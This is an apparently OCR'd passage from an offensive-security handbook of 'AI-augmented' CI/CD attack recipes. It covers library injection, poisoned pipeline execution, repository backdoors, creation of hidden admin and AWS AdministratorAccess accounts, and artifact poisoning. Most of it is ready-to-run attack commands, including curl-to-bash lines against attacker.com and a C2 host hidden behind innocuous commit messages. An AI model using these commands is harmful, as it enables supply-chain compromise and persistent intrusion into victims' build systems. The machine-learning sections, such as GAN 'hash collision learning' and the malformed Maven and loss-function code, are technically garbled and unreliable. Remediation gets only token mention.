```
# Load DLL via PowerShell
$bytes = [System.IO.File]::ReadAllBytes("payload.dll")
[System.Reflection.Assembly]::Load($bytes)
```

macOS:

```
# Load dylib
DYLD_INSERT_LIBRARIES=./payload.dylib ./target_binary
```

Linux:


```
# Load shared object
LD_PRELOAD=./payload.so ./target_binary
```

Poisoned Pipeline Execution (PPE)

Tactic: Execution

Technique Ref: Custom - PPE

Attack Vector: Code injection via malicious pull requests or commit modifications into CI/CD repositories, affecting build/test scripts and configuration files


Scan Repo
Enumerate
AI Analysis of CI/CD Config
Detect
Select d-PPE or i-PPE
ChooseMethod
Modify Config/Script
Inject
PR/Merge Initiates Pipeline
Trigger
Malicious Code Runs in Pipe
Execute
Maintain Access via Tokens/
Persist
AI Generates Patching Scrip
Patch
Secure Pipeline

Recepies:

Input	Process	Output
Repository CI/CD configuration and scripts	AI scans for injection vulnerabilities; manual code injection	Vulnerable configuration ready for exploitation
Malicious commit/pull request	d-PPE or i-PPE injection using Git commands	Pipeline triggers and executes injected malicious code
Post-exploitation pipeline state	LLM generates remediation/patch script	Mitigation steps to secure pipeline and prevent future PPE

Recipe Title: Direct & Indirect Poisoning for CI/CD Exploitation

Concept Detail:

This recipe demonstrates how an attacker leverages vulnerabilities in pipeline configurations and build scripts to inject and execute malicious code in the CI/CD environment. There are two sub-techniques:

- **Direct PPE (d-PPE):** The attacker directly modifies the configuration file (e.g., YAML, JSON) in the repository to inject commands that execute when a pipeline is triggered.
- **Indirect PPE (i-PPE):** The attacker infects supporting scripts (e.g., Makefiles, test scripts) used by the pipeline, ensuring that even if configuration files are secure, the build process is compromised.

AI/ML/LLM integrations can speed up each phase by:

- Enumerating repository changes and detecting weak configuration practices using AI-powered static code analysis.
- Generating tailored malicious payloads, commands, and even bypasses for CI/CD validation rules.
- Recommending remediation scripts (patches) to secure pipelines post-exploitation.

This approach applies to both legacy on-prem CI/CD systems and modern cloud-based pipelines (e.g., GitHub Actions, GitLab CI, Jenkins X).

Default Commands and Codes:

Enumeration and Detection (AI-Assisted):

Use an AI-augmented script to scan repositories for weak pipeline configurations or script files missing proper validations.

```
# filepath: /tools/pipeline_scanner.py
import requests
from openai import OpenAI

client = OpenAI(
    base_url="https://openrouter.ai/api/v1",
    api_key="YOUR_API_KEY"
)

# Simulate fetching the CI/CD configuration file (e.g., .gitlab-ci.yml)
repo_config_url =
"https://gitlab.com/target_repo/-/raw/main/.gitlab-ci.yml"
response = requests.get(repo_config_url)
config_content = response.text

# Use AI to analyze the configuration for injection points
prompt = f"Analyze the following CI/CD configuration for potential injection vulnerabilities:\n\n{config_content}"
ai_resp = client.completions.create(
    model="meta-llama/llama-3.2-3b-instruct:free",
    prompt=prompt,
    max_tokens=150
)
analysis = ai_resp.choices[0].text.strip()
print("CI/CD Config Analysis:", analysis)
```

Exploitation – Direct PPE (d-PPE):

Inject malicious commands into the CI/CD configuration file via a pull request.

Using Git commands along with a crafted commit message:

```
# Clone the repository, create a branch, and modify the CI/CD file
git clone https://gitlab.com/target_repo.git
cd target_repo
git checkout -b malicious-patch
```

```
echo "script: curl -fsSL http://attacker.com/malicious.sh | bash"
>> .gitlab-ci.yml
git commit -am "Update CI config for build optimization"
git push origin malicious-patch
# Create pull request via API or UI to trigger pipeline execution
```

Exploitation – Indirect PPE (i-PPE):

Infect build or test scripts used by the pipeline.

For example, modifying a makefile:

```
# Edit Makefile to include a hidden malicious target
echo "install:\n\tcurl -fsSL http://attacker.com/malicious.sh |
bash" >> Makefile
git add Makefile
git commit -m "Improve installation process"
git push origin malicious-patch
```

Post-Exploitation & Patching:

Use AI/LLM to generate a remediation script for securing pipeline configurations and validating script integrity.

```
# Generate remediation script for CI/CD security best practices
prompt = (
    "Generate a bash script to audit and remediate CI/CD
pipelines. "
    "The script should check for unauthorized modifications in
config and build scripts, "
    "reinforce validation rules, and rollback suspicious changes."
)
ai_resp = client.completions.create(
    model="meta-llama/llama-3.2-3b-instruct:free",
    prompt=prompt,
    max_tokens=150
)
remediation_script = ai_resp.choices[0].text.strip()
print("Remediation Script:\n", remediation_script)
```


Persistence

Changes in Repository

Tactic: Persistence

Technique Ref: Custom – Repository Modification

Attack Vector: Exploitation of automatic CI/CD tokens to push unauthorized changes to repository code, enabling persistence via script alterations, pipeline configuration modifications, or dependency redirection.


Enumerate Repository Setti
ScanRepo
AI Analyzes Auto Tokens
AnalyzeTokens
Identify Misconfiguration
VulnerableDetected
Inject Malicious Code in Scr
ModifyScripts
Update Pipeline Configurati
AlterPipeline
Redirect Dependency URLs
ChangeDeps
Pipeline Triggers Malicious
Execute
Establish Persistent Access
Persist
AI Generates Remediation S
Patch
Secure Repository

Input	Process	Output
Repository configurations & auto tokens	AI scans settings and analyzes token permissions	Identification of misconfigured tokens/vulnerable settings
Existing repository code (init scripts, .yml files)	Code injections via commits modifying scripts or pipeline configurations	Malicious payload inserted; new pipeline jobs introduced; dependency redirection
Post-exploitation repository state	Generation of remediation script with AI/LLM	Recommendations to revert unauthorized changes and secure CI/CD configurations

Recipe Title: AI-Augmented Repository Change for Persistent Access

Concept Detail:
This recipe illustrates how an adversary leverages stolen or misconfigured CI/CD tokens to modify repository content and thereby secure persistent access. An attacker may:

- **Change/Add Scripts:** Alter initialization scripts to download and execute a backdoor payload each time the CI/CD pipeline runs.
- **Change Pipeline Configuration:** Modify configuration files (e.g., YAML files) to add steps that execute malicious code.
- **Change Dependency Configuration:** Redirect dependencies to attacker-controlled packages.

AI/ML/LLM tools enhance the process by:

- Enumerating repositories and assessing token permissions via automated API scanning.
- Analyzing configuration files and generating payload modifications.
- Producing tailored remediation scripts to be applied post-exploitation.

This recipe applies to both legacy on-prem Git servers with local CI/CD systems and modern, cloud-based platforms (e.g., GitHub, GitLab).

Enumeration & Detection (AI-Assisted):
Use AI to scan repository settings and analyze automatic token permissions.

```python
# filepath: /tools/repo_token_scanner.py
import requests
from openai import OpenAI

client = OpenAI(
    base_url="https://openrouter.ai/api/v1",
    api_key="YOUR_API_KEY"
)

# Example: Fetch repository settings from a GitLab API
headers = {"PRIVATE-TOKEN": "AUTO_TOKEN"}
response =
requests.get("https://gitlab.example.com/api/v4/projects/123",
headers=headers)
repo_config = response.json()

prompt = f"Analyze these repository settings for potential misuse
of automatic tokens: {repo_config}"
ai_resp = client.completions.create(
    model="meta-llama/llama-3.2-3b-instruct:free",
    prompt=prompt,
    max_tokens=150
)
analysis = ai_resp.choices[0].text.strip()
print("Repository Analysis:", analysis)
```

Exploitation – Changing Repository Scripts:

Inject a backdoor into an initialization script.

```
# Clone the target repository
git clone https://gitlab.example.com/target/repo.git
cd repo
# Append malicious code to the initialization script
echo -e "\n# Malicious Backdoor\ncurl -fsSL
http://attacker.com/backdoor.sh | bash" >> init_script.sh
git add init_script.sh
git commit -m "Minor update to initialization script"
git push origin main
```

Exploitation – Modifying Pipeline Configuration:

```
# Edit the pipeline configuration (e.g., .gitlab-ci.yml)
cat << 'EOF' >> .gitlab-ci.yml

malicious_job:
  stage: deploy
  script:
    - curl -fsSL http://attacker.com/malicious.sh | bash
EOF
git add .gitlab-ci.yml
git commit -m "Update pipeline configuration for deployment"
git push origin main
```

Exploitation – Changing Dependency Configuration:

Redirect dependencies to attacker-controlled repositories.

```
// In package.json, modify the dependency URL
{
  "dependencies": {
    "vulnerableLib": "git+https://attacker.com/vulnerableLib.git"
  }
}
```

```
git add package.json
git commit -m "Update dependency references"
git push origin main
```

Post-Exploitation & Patching:

Generate a remediation script using AI/LLM to audit and revert unauthorized changes.


```
# Remediation script generation via LLM
prompt = ("Generate a bash script to audit changes made to a
repository in a CI/CD pipeline, "
          "revert unauthorized commits, and secure auto-token
permissions for preventing future abuse.")
ai_resp = client.completions.create(
    model="meta-llama/llama-3.2-3b-instruct:free",
    prompt=prompt,
    max_tokens=200
)
remediation_script = ai_resp.choices[0].text.strip()
print("Remediation Script:\n", remediation_script)
```

Create Service Credentials

Tactic: Persistence

Technique Ref: Custom – Credential Persistence

Attack Vector: Leveraging existing elevated access to create new service credentials (local accounts, SCM tokens, cloud IAM users) that ensure continued access when initial compromise is lost.



Input	Process	Output
Existing account configurations & elevated access tokens	AI analysis to identify accounts able to create credentials	List of vulnerable accounts eligible for credential creation

Input	Process	Output
Legacy system and Cloud environment access	Use PowerShell/useradd/aws CLI commands to create new service credentials	New local user accounts, API tokens, or cloud IAM credentials
Post-exploitation state	LLM generates remediation script for auditing and enforcing MFA	Audit script and recommended remediation steps to close persistence backdoors

Recipe Title: Sustained Access via Malicious Credential Creation

An adversary with established access can maintain persistence by creating new service credentials for future use. This method involves creating additional user accounts, access tokens to source code management (SCM) systems, or cloud IAM credentials. When automated tokens grant wide permissions, adversaries can abuse these to push code changes, escalate privileges, and secure remote access even if the original access vector is mitigated.

AI/ML/LLM enhancements empower this process by:

- Automating enumeration of elevated accounts and permissions using AI-powered scanning tools.
- Using an LLM to analyze configuration data to identify vulnerable points for credential creation.
- Generating tailored commands, scripts, or API payloads for creating credentials across environments.
- Providing remediation recommendations to close the created backdoors post-exploitation.

This recipe is valid for legacy on-premises systems (Windows and Linux) as well as modern cloud-based environments (AWS, Azure).

Default Commands and Codes:

Enumeration & Detection (AI-Assisted):

Use an AI-augmented Python script to analyze system users and service permissions for vulnerable points.

```python
# filepath: /tools/credential_enum.py
import requests
from openai import OpenAI

client = OpenAI(
    base_url="https://openrouter.ai/api/v1",
    api_key="YOUR_API_KEY"
)

# Example: Fetch a list of active users via a hypothetical
internal API
response = requests.get("https://internal-api.company.com/users")
users = response.json()

vulnerable_accounts = []
for user in users:
    prompt = f"Determine if user '{user['username']}' on role
'{user['role']}' can create new service credentials."
    ai_resp = client.completions.create(
        model="meta-llama/llama-3.2-3b-instruct:free",
        prompt=prompt,
        max_tokens=50
    )
    if "yes" in ai_resp.choices[0].text.lower():
        vulnerable_accounts.append(user['username'])

print("Vulnerable Accounts for Credential Creation:",
vulnerable_accounts)
```

Exploitation – Creating Credentials on Legacy Systems:

For Windows (PowerShell):

```powershell
# Create a new local admin account for persistence
$username = "svc_sustainer"
$password = ConvertTo-SecureString "P@ssw0rd123!" -AsPlainText -
Force
New-LocalUser -Name $username -Password $password -FullName
"Service Account" -Description "Persistence account for remote
access"
Add-LocalGroupMember -Group "Administrators" -Member $username
```

For Linux (Bash):

```
# Create a new sudo user for persistence
sudo useradd -m svc_sustainer -p $(openssl passwd -1
"P@ssw0rd123!")
sudo usermod -aG sudo svc_sustainer
```

Exploitation – Creating Cloud Service Credentials:

For AWS via CLI:

```
# Create a new IAM user with full administrative rights for
persistence
aws iam create-user --user-name svc_sustainer
aws iam create-access-key --user-name svc_sustainer
aws iam attach-user-policy --user-name svc_sustainer --policy-arn
arn:aws:iam::aws:policy/AdministratorAccess
```

Post-Exploitation & Patching:

Use an AI-driven approach to generate a remediation script that audits newly created credentials and enforces multi-factor authentication.

```
# Generate remediation script using LLM for credential auditing
prompt = ("Generate a bash script to audit and list all service
credentials "
          "created in the past 30 days, revert unauthorized
entries, and enforce MFA where possible.")
ai_resp = client.completions.create(
    model="meta-llama/llama-3.2-3b-instruct:free",
    prompt=prompt,
    max_tokens=150
)
remediation_script = ai_resp.choices[0].text.strip()
print("Generated Remediation Script:\n", remediation_script)
```

Artifact Poisoning via ML-Enhanced Obfuscation

Technique Ref: T1574.002 (Hijack Execution Flow)
Attack Vector: CI/CD Artifact Storage

Recipe 1: GAN-Crafted Malicious Artifacts

Concept:

Use Generative Adversarial Networks to create poisoned build artifacts (JAR, DLL, Docker layers) that pass integrity checks while containing hidden payloads.

Description:

A GAN generator is trained on legitimate artifacts (e.g., GitHub Action outputs) to produce malicious variants with matching:

- File hashes (via hash collision learning)
- Metadata patterns (timestamps, author info)
- Compression structures (for ZIP/JAR artifacts)

Code Example (TensorFlow):

```
from tensorflow.keras.layers import Conv2DTranspose,
BatchNormalization

# Generator for binary artifacts
artifact_gan = Sequential([
    Dense(256, input_dim=100, activation='leaky_relu'),
    Reshape((16, 16, 1)),
    Conv2DTranspose(64, (5,5), strides=2, padding='same'),
    BatchNormalization(),
    Conv2DTranspose(32, (5,5), strides=2, padding='same'),
    Conv2DTranspose(1, (5,5), activation='tanh', padding='same')
# Output artifact bytes
])

# Discriminator with artifact validation logic
discriminator = Sequential([
    Conv2D(64, (5,5), input_shape=(256,256,1)),
    MaxPooling2D(),
    Flatten(),
    Dense(1, activation='sigmoid')  # 1=valid, 0=malicious
])

# Custom loss function to match hash prefixes
def hash_collision_loss(y_true, y_pred):
    sha1_pred = tf.strings.as_string(tf.reshape(tf.math.mod(
        tf.math.reduce_sum(y_pred), 2**32), [-1]))
    return tf.abs(tf.strings.bytes_split(sha1_pred)[:4] -
target_hash_prefix)
```

Mermaid Workflow:




Table: Artifact Poisoning Matrix

ML Component	Attack Role	Evasion Technique
GAN Generator	Artifact Forgery	Hash Collision Learning
LSTM Metadata Model	Timestamp Spoofing	CI/CD Pattern Replication
Reinforcement Agent	Injection Point Selection	Usage Frequency Analysis

Input:

- Legitimate JAR files from Maven Central
- Target hash prefix (e.g., "a1b2c3")

Output:


- Poisoned `utils-1.3.5.jar` with matching SHA-1 prefix containing:

```
nohup bash -c 'curl http://c2[.]mal/payload | bash' &
```

Recipe 2: RL-Driven Artifact Dependency Chain Attack

Concept:

Reinforcement Learning agent identifies and poisons transitive dependencies in build artifacts to maximize persistence.



Workflow:

3. Agent explores dependency graphs from pom.xml/package.json
4. Receives rewards for poisoning dependencies that:
    - Are used across multiple teams
    - Have irregular update patterns
    - Bypass SCA (Software Composition Analysis) tools
5. Uses Proximal Policy Optimization to maximize long-term persistence

Training Loop (PyTorch):

```
class DependencyEnv(gym.Env):
    def __init__(self, dep_graph):
        self.dep_graph = nx.read_gpickle(dep_graph)
        self.action_space = Discrete(len(self.dep_graph.nodes))
        self.observation_space = Box(0,1, (len(self.features),))

    def step(self, action):
        node = self.dep_graph.nodes[action]
        reward = calculate_persistence_score(node)
        return self._get_state(), reward, False, {}

# PPO Agent Implementation
agent = PPOTrainer(
    policy=CustomPolicy,
    observation_space=env.observation_space,
```

```
    action_space=env.action_space
)
agent.learn(total_timesteps=100000)

# PPO Agent Implementation
agent = PPOTrainer(
    policy=CustomPolicy,
    observation_space=env.observation_space,
    action_space=env.action_space
)
agent.learn(total_timesteps=100000)
```

Poisoning Payload Example:

```
<!-- Malicious Maven Dependency Injection -->
<dependency>
    <groupId>com.legit.library</groupId>
    <artifactId>data-utils</artifactId>
    <version>3.2.1</version>
    <contents>
        <![CDATA[
            static {
                new Thread(() -> { /* C2 Beaconing */ }).start();
            }
        ]]>
    </contents>
</dependency>
```

Table: RL Poisoning Strategy

Target Artifact Type	Injection Method	Persistence Mechanism
Python Wheel	setup.py post_install	AWS Lambda Layer Infection
Docker Image Layer	ENTRYPOINT override	Kubernetes CronJob Backdoor
NPM Package	preinstall script	CI Bot Credential Harvesting

Input:

- Dependency graph of organization's internal packages
- SCA tool exclusion lists

Output:


- Poisoned internal logging library v2.4.0 deployed to 200+ microservices

Recipe 3: Autoencoder-Compressed Malicious Payloads

Concept:

Use variational autoencoders (VAEs) to compress and hide payloads in model checkpoint artifacts.

Mermaid Diagram:



Implementation:

```
class SteganographyVAE(tf.keras.Model):
    def __init__(self):
        super().__init__()
        self.encoder = tf.keras.Sequential([
            layers.Reshape((1024,)),
            layers.Dense(256, activation='relu'),
            layers.Dense(64)  # Latent space
        ])

        self.decoder = tf.keras.Sequential([
            layers.Dense(256, activation='relu'),
            layers.Dense(1024, activation='sigmoid'),
            layers.Reshape((32,32,1))
        ])

    def call(self, inputs):
        z = self.encoder(inputs)
        return self.decoder(z)

# Hide reverse shell in MNIST checkpoint
vae = SteganographyVAE()
vae.compile(optimizer='adam', loss='mse')
vae.fit(
    x=malicious_payloads,
    y=benign_checkpoints,
    epochs=100,
    callbacks=[tf.keras.callbacks.TensorBoard(log_dir='./logs')]
)
```

Table: VAE Artifact Obfuscation

Layer	Function	Evasion Target
Encoder	Compress payload to latent space	Static Binary Analysis
Decoder	Reconstruct benign appearance	Hash/Checksum Verification
Noise Injector	Add Gaussian noise to Z-space	Anomaly Detection Systems

Input:

